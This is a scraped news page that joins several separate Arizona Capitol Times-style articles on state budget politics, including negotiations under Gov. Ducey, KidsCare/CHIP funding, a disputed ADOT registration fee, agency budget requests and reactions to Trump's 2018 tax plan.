Senate President Karen Fann is pursuing what a fellow Republican lawmaker calls “the impossible dream” – a truly bipartisan budget with spending priorities that reflect Republican and Democratic priorities.
Senate Minority Leader David Bradley is still waiting for an invitation to the negotiating table.

Meanwhile, Gov. Doug Ducey wishes everybody would just shut up.
Such is the state of budget negotiations as Arizona lawmakers near the 100th day of session. They will meet that milestone on April 23, a benchmark that historically signals that their work is coming to a close. It can also serve as a reminder to hustle up and pass a budget,the only responsibility that’s constitutionally required of senators and representatives.
But with big-ticket items dealing with taxes and controversial fees still up for debate, leadership in both chambers say they have yet to settle on an agreed estimate of state revenues – meaning they don’t yet know how much they’ll have to spend in Fiscal Year 2020.
Some lawmakers close to the budget negotiations predict a long summer spent at the Capitol.
Gov. Doug Ducey gives his 2019 State of the State address on January 14, with Senate President Karen Fann and House Speaker Rusty Bowers looking on. Ducey faces fierce opposition from Republican leaders over his budget proposal. PHOTO BY ROSS D. FRANKLIN/ASSOCIATED PRESS
So does Ducey, if that’s what it takes.
“From our standpoint, we in the governor’s office don’t sine die. We always say that we’re here all year round, and we think that members understand the budget is the most important thing we do all year,” said Ducey spokesman Patrick Ptak.
For now, Ducey would at least be satisfied if lawmakers stopped chatting with reporters. Their airing of budget grievances in the Yellow Sheet Report, a sister publication of the Arizona Capitol Times, has drawn the governor’s ire.
“Reading the Yellow Sheet every day, it sure does seem like there are some who are wanting to negotiate the budget through the media, and we prefer not to do that,” Ptak said. “We want to be respectful of the process, and of members and of legislative leadership.”
That didn’t stop Ptak from disputing claims by some legislative Republicans that the governor has backtracked from apparent consensus in negotiations. Rep. Regina Cobb, the House appropriations chairwoman, said negotiations took “one step forward, two steps back” thanks to the governor’s shifting positions.
Ptak said that’s not accurate, and that both the Legislature and the governor have provided wiggle room in negotiations.
But Cobb’s comments echo complaints from Senate Republicans, who have bemoaned since January that Ducey’s budget proposal found ways to spend or save all of a roughly $1 billion surplus in state revenues. Fann, a Prescott Republican, said that’s part of the reason why she’s pushing for the Senate to propose its own spending plan.
“If you look at the governor’s budget, most of that money was all eaten up, and both the House and Senate members are saying, ‘What about us?’” Fann said. “So we’re just taking this opportunity — all of the senators, Rs and Ds over here — that we’re going to say, ‘We’re just going to start putting together our own budget here, so we can start plugging in some of our priorities.’”
Fann’s effort at bipartisanship drew praise from colleagues on both sides of the aisle. Sen. David Farnsworth, a Mesa Republican, said he is excited at the prospect of the Senate working on its own proposal with Democratic input.
“It’s a lot of hard work, but I think the best legislation that goes out of here is bipartisan legislation,” he said. “It’s challenging, but we certainly should be working in that direction.”
As an eight-year veteran at the Legislature, Sen. Martin Quezada knows that budgets are typically Republican-only affairs, and the Glendale Democrat noted that Fann has spent more time on outreach to Democrats than previous Senate presidents.
Quezada remains open-minded, but skeptical of the new approach.
“A lot of it really could just be posturing to spur the discussions amongst the Republican caucuses and the governor’s office. I think that would be a good way to get those conversations moving – is to threaten that ‘I’m going to put out a budget with Democrats,’ especially if it’s something that could possibly get done,” he said.
Bradley, D-Tucson, said he, too, is encouraged by Fann’s remarks, but is waiting for meaningful follow through. Fann promised that’s coming soon.
“Although we are not yet at the table, we welcomed President Fann’s recent comments about her desire to work with Democrats to craft a budget and we are ready to work with Gov. Ducey and Republican leadership if asked,” Bradley said.
But Rep. John Kavanagh said that’s politically impossible.
Even when Republicans promise individual Democrats to include some of their big wishes, they rarely vote for the budget or for more than one portion of the spending plan, said Kavanagh, R-Fountain Hills.
“Chances are you will lose more Republicans by granting that one or two rogue Dems their wish,” Kavanagh said. “And in the end, they’re not there to help you anyway. Philosophically, we’re too divided to have that kind of agreement.”
The increased budget chatter is a sign of the times in more ways than one.
Lawmakers aren’t just racing against the clock, feeling the pressure of hitting the 100-day mark. They’re also dealing with the makeup of the House and Senate. Republicans still hold majorities in both chambers by one and two votes, respectively.
That’s enough to pass a budget without help from Democrats, as is usually the case, but with no room for error in the House.
Ptak acknowledged that the narrower-than-usual partisan divide plays a role in how Ducey is approaching this year’s budget, and why the governor has been in contact with everyone.
“(Given that) this is a new Legislature and makeup and a very different fiscal situation that the governor has had for a budget, we have worked to involve members of both parties really from the beginning,” Ptak said.
That approach doesn’t mean the governor’s priorities are dictated by the narrow party divide, Ptak added: “I wouldn’t characterize it as putting forward priorities for the sake of them being bipartisan … We want to make sure we’re making the right decisions and being fiscally conservative and responsible, and we feel that that represents bipartisan priorities that everyone can get behind.”
For Ducey, that may mean sticking to his January proposal to boost the state’s rainy-day fund to $1 billion, which would mean saving more than $500 million in funds this year. In principle, Republicans and Democrats alike support saving, but they have balked at saving that much.
Ptak indicated the governor is willing to wait them out.
That would be bad news for lawmakers with other plans in May or June. Some, like Rep. Travis Grantham, have unavoidable obligations. The Gilbert Republican, a major in the Arizona National Guard, is scheduled to deploy this summer. His absence during session would spell doom for any House budget bills that doesn’t have bipartisan support.
Would Ducey wait that long?
“If it means getting it right, then yes,” Ptak said. “We want to make sure we get this right, and we’re willing to be here as long as it takes to do that.”
Health care for more than 22,000 Arizona youngsters is in jeopardy because of congressional inaction.
The federal budget year expired Sept. 30 without lawmakers taking action to fund the Children’s Health Insurance Program for the new year. States use those dollars to provide care for about nine million children of the working poor, including 22,389 at last count in Arizona.
Congress’ failure to act on the $15 billion annual appropriation does not immediately leave these youngsters uninsured.
Heidi Capriotti, spokeswoman for the Arizona Health Care Cost Containment System, which administers the CHIP program, said officials from the U.S. Centers for Medicare and Medicaid Services say they have some unspent dollars from the fiscal year just ending. Capriotti said there should be enough to carry Arizona through October and November.
There is broad bipartisan support for the program. But the debate over how to fund it, coupled with the recent dysfunction of Congress, leaves the question of whether it can be restored – and how quickly – up in the air.
“We expect the Congress is going to take action soon,” Capriotti said, adding the debate on this health care program “kind of got derailed by Graham-Cassidy,” the last version of Republicans’ unsuccessful effort to repeal the Affordable Care Act.
But she conceded that may not happen.
“Obviously, we want to give our members 30 days’ notice prior to any program change,” Capriotti said.
There is another option: The state could pick up the tab.
But that is unlikely, given that the Republican-controlled Legislature balked last year at renewing the program even with no state dollars needed.
Arizona already provides health care for individuals and families up to 138 percent of the federal poverty level. That is $28,180 for a family of three.
CHIP, approved by Congress in 1997, is designed to cover the children in families who earn more than that but not enough to be able to afford private health insurance. Children can get covered if the family income is less than twice the federal poverty level, or $40,840, for that same family of three.
Arizona joined the federal program in 2001 under Gov. Jane Hull, a Republican. She said the federal match – three dollars for every state dollar – made it a good deal.
There have been bumps before in what is called the Kids Care program in Arizona, though not due to what is happening in Washington.
In 2010, lawmakers seeking to cut state spending said they could not afford even that 25 percent match. They imposed a freeze on enrollment, though those already in the program could remain as long as their families remained eligible.
The result was that the program, which had 45,000 children enrolled, dropped by last year to fewer than 1,000. It also left Arizona as the only state without a functioning program.
A divided Legislature last year agreed to reinstate the program after Congress agreed to pick up the full cost, at least through Sept. 30 of this year. It is that authorization – and more to the point, the funding – that is awaiting renewal.
But even with the state no longer having to provide a match, some Arizona legislators still opposed the program.
Republican U.S. Rep. Andy Biggs
Andy Biggs, then the Senate president, said he wasn’t buying arguments that there would be no cost to the state. But if that were not the case, Arizona shouldn’t be lining up for the federal dollars, he said.
“While every program… has an advocate and a desire to accomplish a certain albeit potentially even altruistic or beneficent purpose, at some point one realizes that perhaps we can’t afford every program,” said Biggs, who at the time was running for Congress. He has since been elected.
And Sen. Nancy Barto, R-Phoenix, was unimpressed by arguments that Arizona has been the only state without a CHIP program.
Sen. Nancy Barto (R-Phoenix)
“Well, kudos to us,” she said.
It actually took a bit of political gamesmanship to get the program restored over the opposition of GOP leadership and the lack of support from Gov. Doug Ducey.
Rep. Regina Cobb (R-Kingman)
Rep. Regina Cobb, R-Kingman, attached language to restart enrollment to Kids Care into legislation making changes in the program to allow more parents to use public dollars to send their children to private and parochial schools, something the Republican leaders wanted.
That gambit succeeded, as the House attached the amendment and approved the bill with 38 votes: 15 of the 36 Republicans joined with all 24 Democrats to override the GOP leaders.
Cobb, in pushing to restore Kids Care, conceded at the time that federal funding beyond Sept. 30 of this year was not assured. But she pointed out that if that happens, the measure contains language allowing the state to once again stop enrolling children, just as it did in 2010.
More than 166,000 Arizona motorists who are now renewing their vehicle registrations are being hit up for a $32 fee that the agency may not legally be entitled to collect.
Four years ago state lawmakers authorized the Department of Transportation to levy a “public safety fee” on every vehicle at the time of registration. The new fee — the size of which was left to ADOT officials for political reasons — was designed to have motorists pick up more of the cost of the state Highway Patrol.
Amid public outcry, the legislature voted in 2019 to scrap the fee. But with Gov. Doug Ducey having built his budget on it, they agreed to allow it to continue through the current fiscal year.
That’s June 30.
But here’s the thing.
ADOT is demanding that motorists whose registrations are good only through June 30 also pay that fee, even though the funds collected will be for renewed registrations that begin July 1. Spokesman Doug Pacey said his agency reads the statute as allowing for that.
That decision angered Michelle Ugenti-Rita, R-Scottsdale who led the fight to repeal the fee and came up with the language about exactly when it would finally expire. She told Capitol Media Services that assessing the fee on registrations that take effect in the new fiscal year was never her intent.
Michelle Ugenti-Rita
“I went through this thousands of times to make sure this was crystal clear,” she said. “I cannot even believe that’s their interpretation.”
More to the point, Ugenti-Rita said that, with the state now flush with cash, there’s no reason for ADOT to take another more than $5.3 million out of the pockets of the 166,793 vehicle owners who are now renewing their registrations that expire at the end of this month.
The fee was a method of raising more money, at least indirectly, for road construction and repair.
Those projects are supposed to be funded by gasoline taxes and vehicle registration fees. But lawmakers, in prior efforts to balance the budget, siphoned off some of what was raised to finance the Highway Patrol.
So Noel Campbell, then a Republican state representative, came up with a plan: finance the Highway Patrol with a separate “public safety fee” — with the amount determined by ADOT — added to other registration costs. That, in turn, freed up the existing revenues for roads.
But the $32 price tag ADOT put on it resulted in an outcry, not only from residents who saw it as a hidden tax hike but from lawmakers who were told it would not be anywhere near that much.
Ugenti-Rita pushed to rescind it immediately. But with Ducey’s budget dependent on the revenues, she had to settle for a delayed repeal.
The way she sees it, anyone with a renewal before June 30, the end of the fiscal year, would be obligated to pay the fee. But anyone whose registration is good through the end of the month was exempt.
“You’ve already paid through the 30th,” Ugenti-Rita said.
And she was not pleased when she learned that ADOT was collecting it for the registrations that were effective July 1.
“It’s like dealing with a snake-oil salesman,” she said of dealing with not just ADOT but other state agencies. “There’s no support for their very advantageous interpretation.”
Nor is Ugenti-Rita willing to simply let the issue slide.
“It’s a ton of money,” she said, both from the individual perspective of the Arizonans who she said were improperly charged the $32 as well as the cash that’s going into state coffers.
What’s next, Ugenti-Rita said, will be a call to ADOT to see if she can get the problem fixed.
If she does, that could put the agency in a difficult position as it already has started billing — and collecting — for the new registrations for the period that begins July 1.
Deposit Photo A $17.8 billion budget package cleared the Arizona Senate early Wednesday morning as lawmakers fast-track a fiscal year 2024 plan that would pour money...
Get 24/7 political news coverage and access to events honoring top political professionals
Ask most state agencies, and they’ll say they need more money. Their lists of wants and needs range from small-dollar requests to eight-digit figures for major initiatives.
And one theme carries through most years – much of what the agencies beg the Governor’s Office for doesn’t ultimately get funded.
Every fall, the agencies send budget requests to the Office of Strategic Planning and Budgeting, the branch of the Governor’s Office tasked with overseeing the state budget. Some of the requests may end up in the executive budget Gov. Doug Ducey rolls out in January, which then gets negotiated with the Legislature.
Many of the agencies hit on common ongoing needs. Lots of agencies ask for money for massive informational technology projects, most of which don’t get funded. For agencies that provide social services, there’s always “caseload growth,” or costs that need to be covered to maintain a program as it is. And then there are operational costs, like wages and benefits for employees.
Will Humble
Will Humble, the former agency head of the Department of Health Services under two governors, crafted budget requests based on what a governor was interested in, seeking money for things that aligned with the governor’s priorities.
“Part of being an agency director is being a mind-reader,” Humble said.
Humble didn’t want to put in requests that would raise eyebrows, but ones that stood a chance of actually getting the green light. Essentially, each agency is competing against the others, so it’s important to put the strongest, most-likely-to-succeed arguments up front, he said.
“I never looked at it as my wish list. I looked at it as my ‘what is it that I can sell’ list. I wished for a lot more,” he said.
Requests for money from the general fund, the state’s all-purpose kitty, are tougher to justify than those that come from other sources, like taxes, grants, fees or federal programs. Some agencies are largely self-funded, requiring no money from the general fund, while others rely heavily on general fund appropriations.
Daniel Scarpinato, Ducey’s spokesman, said the governor is looking for good policies that will improve services for citizens while keeping a balanced budget.
“And also certainly we’re looking for savings. We‘re looking for where can we save money, not just spend money,” he said.
Plus, he noted, the governor has priorities outside the budget requests, like putting more money into K-12 education. Things like a request from the Department of Corrections for reducing recidivism – which Scarpinato said is an investment financially and personally – will be looked at seriously and prioritized by Ducey.
“The fact is that there are limited resources and money doesn’t grow on trees,” Scarpinato said. “We really need to prioritize K-12 education and our teachers, and that means that the rest of state government has to figure out how to deliver essential services and improve services by saving money.”
Help us attack the cities
Attorney General Mark Brnovich wants nearly $1 million to pay for eight staffers in a newly established unit of his office aimed at government accountability and investigations of cities.
A law passed in the 2015 legislative session also tasked the office with investigating complaints from lawmakers about cities or towns that they claim aren’t following state laws. The AG wants more money to investigate these complaints, which could result in the state withholding revenues from cities and towns. The government accountability and special litigation unit, created to handle the lawmaker complaints, also focuses on election law complaints from citizens, open meetings law violations and misuse of public funds.
So far, the attorney general has investigated three complaints under the new law, two of which were resolved locally and one of which prevailed at the Arizona Supreme Court.
Because of the successful court case, the AG “anticipates several new complaints to be filed by legislators in the near future.”
Now, attorneys for the government accountability unit are funded through money brought in by enforcing the Consumer Fraud Act. But the AG’s office said the funding isn’t sustainable, and it takes time and money away from consumer protection duties.
“This workload places the (Attorney General’s Office) in the difficult position of choosing whether to neglect critical consumer protection enforcement in favor of lawmaker initiated S.B. 1487 investigations,” the budget request says.
AG spokeswoman Mia Garcia said the new law requires attorneys to work within strict time deadlines to investigate complaints against cities and towns, which requires resources.
“We weren’t given any special funding, despite the new mandate. The way this unit is funded now isn’t sustainable, and we need a permanent funding source,” Garcia said.
Observing World War I
Next November will be the 100th anniversary of the end of the First World War, and the Arizona Department of Administration wants to spruce up its monuments in anticipation.
The department expects an influx of visitors on November 11, 2018, and wants to use $25,250 to maintain and repair the monuments and mechanical equipment located at Wesley Bolin Plaza.
The money wouldn’t come from the state’s general fund, but a separate fund with more than $200,000 available that’s meant to go toward repairing monuments and memorials.
ADOA also has applied for a grant to restore the World War I memorial through an initiative sponsored by the World War I Centennial Commission and the Pritzker Military Museum & Library. If it doesn’t get awarded a grant, the department said it will first use the $25,250 appropriation to restore the World War I memorial. The department said it’s also actively trying to get donations from groups that support the various monuments on the plaza.
“If the funds are not appropriated this fiscal year, ADOA will miss the opportunity to repair and restore monuments in observance of the World War I Centennial,” ADOA’s budget request says. “In addition, there will be further degradation of the monuments and memorials.”
Think of the children
In order to help kids get adopted, the Department of Child Safety seeks $21 million from the general fund to cover the growth in its adoption subsidy program.
The subsidy largely provides ongoing money to help families cover expenses if they adopt children with special needs, DCS said in its budget request.
Families can get a one-time payment of up to $2,000 to help cover the costs of the adoption process, like court fees, attorneys, fingerprints and home studies. But for some families that adopt special needs kids, there’s an ongoing “maintenance subsidy,” averaging $700 per month, to help pay for some of the child’s costs, based on the family’s needs.
The money can be used by families to cover child care, insurance and educational needs, the department said in its request, but it’s not intended to cover all the daily living expenses of the child.
The number of adoptions has increased in the past few years, and the department expects there will be 14 percent more adoptions next fiscal year than this year, from 29,420 on average in this fiscal year to 33,539 next year. The numbers of adoptions spike in November, dubbed “adoption promotion month,” and more children get off the adoption subsidies in the summer, when many new adults graduate from high school.
If the department doesn’t get the funding needed to keep up with growth, it will have to drop the amount it pays in new adoption contracts, which would be a “financial disincentive to adopt versus keeping a child in foster care,” the budget request says.
“New adoptions may be stalled by a reduced ability to finalize new contracts, with increased time in out-of-home care leading to relatively higher costs to the State overall and reduced outcomes for children,” the budget request says.
When will we think of the roads?
Ask any rural lawmaker: Do the roads throughout the state need help? During the 2017 legislative session, funds for highways became a battle-cry for lawmakers after the Governor’s Office didn’t include any money for roads in his proposed budget.
The Department of Transportation wants $25.6 million to help address crumbling highways throughout the state.
Typically, ADOT has used about $15 million each year on sealing deteriorated roads, said agency spokesman Steve Elliott. The $25.6 million request would be added to the $15 million, he said.
But that’s only a fraction of what the department estimates it needs to repair cracks, seal roadways and smooth out rough patches. The total need is more than $128 million, something ADOT recognized wasn’t doable because of the lack of state dollars and the difficulty of administering all the money at one time.
If money isn’t spent now to address road issues, the investment taxpayers put into roadways will deteriorate faster and negatively affect travel for both business and pleasure, the department wrote in its request.
And if the state doesn’t pony up more money for roads, the department won’t be able to preserve and extend the life expectancy of its highway system.
“These essential duties, if not properly funded, will result in more rapid deterioration of our pavement leading to more expensive reconstruction in the long run and more expense to the taxpayer,” the department wrote.
You booze, you lose
Other requests are relatively small, but could have a big impact on an agency’s ability to do its job. Take the Department of Liquor Licenses and Control – the agency wants $35,000 to help with litigation costs and $102,000 for a full-time assistant attorney general.
Since the liquor department doesn’t have enough money now to fund litigation costs, it has to drop the amount it collects for fines in the hopes people won’t appeal them, the agency’s request says.
Now, if people with liquor licenses violate liquor laws, they get their fines reduced by half if they don’t contest the findings or judgments in legal hearings, the agency wrote.
“While there is no real way to measure direct impacts, a concern is that increased efforts to avoid contested cases could be jeopardizing public safety as well as adversely impacting services,” the agency wrote.
The agency currently has an assistant attorney general who spends one-third of their time on liquor department issues, but it wants a full-time person to focus on legal support and navigate complex liquor laws.
Without a full-time assistant AG, the department has missed opportunities to pursue more complex investigations related to racketeering, the agency wrote.
We don’t really want these epi-pens
The Department of Education is seeking $1.65 million to purchase injectable epinephrine for state schools, but its own officials deemed the request “unnecessary.”
The funds would be used to purchase two doses of adult and two doses of pediatric epinephrine for each of about 2,000 district and charter schools.
A 2013 law requires the department to make this exact request each year and to train selected staff to administer the potentially life-saving drug to someone experiencing a severe allergic reaction.
But the department would like an end to that mandate.
Epinephrine auto-injectors are sold in packages of two for a generic wholesale price between $300 and $400, or $800 per school. That leaves the remaining $50,000 for the same staff training each year.
But if the Legislature opts not to provide the funding, adding to the epinephrine stockpile is optional anyway.
“Schools are currently able to pursue other avenues to receive free or reduced pricing to stock epinephrine auto- injectors for emergency purposes,” the department wrote, “so the department believes this mandated budget request is unnecessary.”
In other words: We’re all set, thanks.
Save our crumbling school facilities
As school facilities age and degrade, emergency solutions have cost the state thousands of dollars at a time, according to the School Facilities Board.
Now, the board would like the authority and resources to predict failures and prioritize repairs.
Take the chiller (a cooling system) failure at Lake Havasu High School for example.
The board wrote the school’s two chillers failed, leaving the school without any relief from the heat. For months, the chillers had not been performing as expected, but nothing was done to preempt the inevitable.
The school had to be cooled, the board wrote. The replacement process took months despite being accelerated, and in the meantime, funding was provided to rent two trailer-mounted temporary chillers at a total cost of $325,000.
If the chillers had been replaced ahead of their failure one at a time, the rental would have been unnecessary.
In addition to the authority to predict such failures, the board is seeking expenditure authority from the Building
Grant fund to inspect school buildings every five years, to implement a tool prioritizing repairs and to partner with a third-party to gather information about the facilities and add it to that database, dubbed the Facility Condition Index.
“The information would roll up to a ‘dashboard’ giving the SFB an indication of a building system’s condition,” the board wrote. “The timing of repairs and replacements of those systems would be prioritized and managed to reduce avoidable costs and minimize disruption to students.”
Each school district would have its own dashboard to track scheduled maintenance, the board went on. Projects could be scheduled in advance and completed during breaks, and multiple purchases could be made at once to take advantage of bulk pricing.
The board included a draft for the proposed partnership, including anticipated costs well over $1 million,
though the board anticipates that cost would still pale in comparison to excess emergency costs.
Arizona business leaders are cautiously optimistic about the tax reforms outlined in President Donald Trump’s fiscal year 2018 budget proposal, but not so optimistic about its chances of passage as currently drafted.
The plan calls for cutting the number of income tax brackets to three from seven with 10 percent, 25 percent and 35 percent tax rates, respectively, compared to the current rates that range from 10 to 39.6 percent. The plan also proposes cutting the corporate tax rate to 15 percent from 35 percent.
“Reduction in (tax) rate and a simplicity of the code is something Arizona employers have long sought,” said Garrick Taylor, a spokesman for the Arizona Chamber of Commerce and Industry.
But experts cautioned against banking too much on the president’s proposal, which faces a tough road through Congress, and pointed to Arizona Sen. John McCain’s comment that the plan is “dead on arrival.”
The tax reform “looks good on paper,” said Jack Lunsford, president and CEO of the Arizona Small Business Association, but there is still a “long way to go” and there is “a lot of work to be done.”
That sentiment was echoed by Dennis Hoffman, director of the Seidman Research Institute at Arizona State University’s W.P. Carey School of Business.
“I don’t know of anyone in Congress who is working right now to make the president’s plan a reality,” Hoffman said in an email. “So the pace of reform may be slower than what many hope it to be.”
The proposed budget could cut government revenues sharply, which critics fear will only end up adding to the federal deficit. But the White House argues that the cuts will spark economic growth at a rate of 3 percent a year, which would fuel job creation and offset revenue reductions.
But Dean Baker, co-director for the Center for Economic and Policy Research, believes that Trump’s budget plan will likely have “zero impact on growth.” Baker said a 3 percent economic growth shouldn’t be ruled out, but it won’t be because of Trump’s budget plan, adding it is “just not plausible” that the proposal could spark that level of growth.
Alan Cole, an economist with the Tax Foundation, said the greatest potential in the tax reform plan comes from the proposed reduction to the corporate tax rate. But he said that will work best if it is permanent, and he acknowledged that winning congressional approval will be “tricky.”
